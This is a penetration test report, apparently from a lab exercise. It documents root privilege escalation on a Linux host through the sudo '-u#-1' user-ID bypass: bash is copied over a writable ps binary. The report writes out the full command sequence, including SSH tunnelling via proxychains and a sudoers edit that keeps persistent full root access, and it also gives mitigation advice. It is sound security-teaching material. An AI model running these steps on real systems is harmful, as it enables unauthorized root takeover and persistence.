Penetration Test Report Title

Esteban Calvo

2023-11-02

Contents

1 Technical Report

1.1 Finding: *Root Access Using Sudo Exploit*

Severity Rating

Risk: High
CVSS Base Severity Rating: 7.8 AV:L AC:H PR:L UI:N S:C C:H I:H A:H

Vulnerability Description

Using an old version of sudo allows users to potentially run commands as other users and even root despite not being authorized to. If the sudo version is outdated, an attacker can trick the kernel into running the commands outlined by "sudo -l" as root even if the flag specifies the user can't. For our exploit, we are allowed to run ps using sudo, so we can overwrite the executable with another command that is then run with root privilege.

Confirmation method

We can see what commands l.strauss has on devbox using the following command

```
sudo -l
```

and then overwrite this command with another command. For our particular exploit, we use the bash executable as follows

```
cp /usr/bin/bash /usr/bin/ps
sudo -u#-1 ps
```

Which then opens a bash terminal as a root and thus we now have root access.

Mitigation or Resolution Strategy

We can do a couple of things to resolve this issue. The most important thing that can be done is to make sure to constantly update the linux version to make sure that already patched and well known exploits are not introduced into the system. A simple linux update every week can help mitigate a lot of possible vulnerabilities. Another way to fix this issue on the current version of sudo is to remove the !root or #0 exclusion in the sudoers file.

2 Attack Narrative

2.1 Initial Access

To gain access to the devbox machine, we use the same commands as have been previously used.

```
Kali:
sudo service ssh start
rdesktop -g 90% innerouter.artstailor.com
From Windows:
ssh -R 1081 kali@172.24.0.10
Kali:
proxychains ssh l.strauss@devbox.artstailor.com
```

Once we log in, if we try to use the sudo su command, we can see we no longer have sudo access.

2.2 Vulnerability Discovery

Once we gain access, we see there are two directories that are not standard Linux Directories: Bins and Src. If we enter the src directory, we see that it is an install for sudo version 1.8.27. This is important to note as this implies that perhaps that is the version that is running on the machine. Using the command "sudo -V" reveals that this is the case. After some research, we can see that this version of sudo (any version less than 1.8.28) is susceptible to an exploit where users can run specific sudo commands as a root user using the following structure

```
sudo -u#-1 [command]
```

What this does is allow a user to run a command as user -1 which is not a valid user and tricks the kernel into instead running the command as user 0 or root user as is more commonly known. What we need to do then is see what specific command we can run as l.strauss that allows us to use the -u flag for. The way to view this is as using the following command

```
sudo -l
User l.strauss may run the following commands on devbox:
    (ALL, !root) /usr/bin/ps
```

This reveals we can run the ps command as other users. The executable for this command is located in /usr/bin/ps and using

```
getfacl /usr/bin/ps
```

Reveals we in fact have write access to this executable. Thus, the conclusion was drawn that if we overwrite the ps command with some other executable such as a shell, we can then get root access to a shell using the sudo vulnerability. To do this, we can use the bash executable and write this over the ps executable. One easy way to do this is as follows

```
whereis bash
```

Which reveals that bash is in /usr/bin/bash, then we do

```
getfacl /usr/bin/bash
```

Which reveals we also have write access to this file, thus we can then copy this over ps as follows

```
cp /bin/bash /usr/bin/ps
```

and then to get the root bash, we put it all together as follows

```
sudo -u#-1 ps
```

After all this, we now have a root bash

2.3 Persistent Access and Key Discovery


If we want to maintain root access to the machine, we can now use vim to edit the sudoers file using the "visudo" command. Changing the line that says

```
l.strauss ALL=(ALL, !root) /usr/bin/ps
```

to

```
l.strauss ALL=(ALL, ALL) ALL
```

now gives us full root access when we run the sudo command. Once in sudo mode, we can use the cd command to get to the root home directory and see an image called InterestingImage.png. Moving this image over to l.strauss's home directory, using scp to kali, and then opening it up reveals the key in picture format as follows



2.4 MITRE ATT&CK Framework TTPs

TA0004: Privilege Escalation
- **T1548:** Abuse Elevation Control Mechanism
  - **.004:** Sudo and Sudo Caching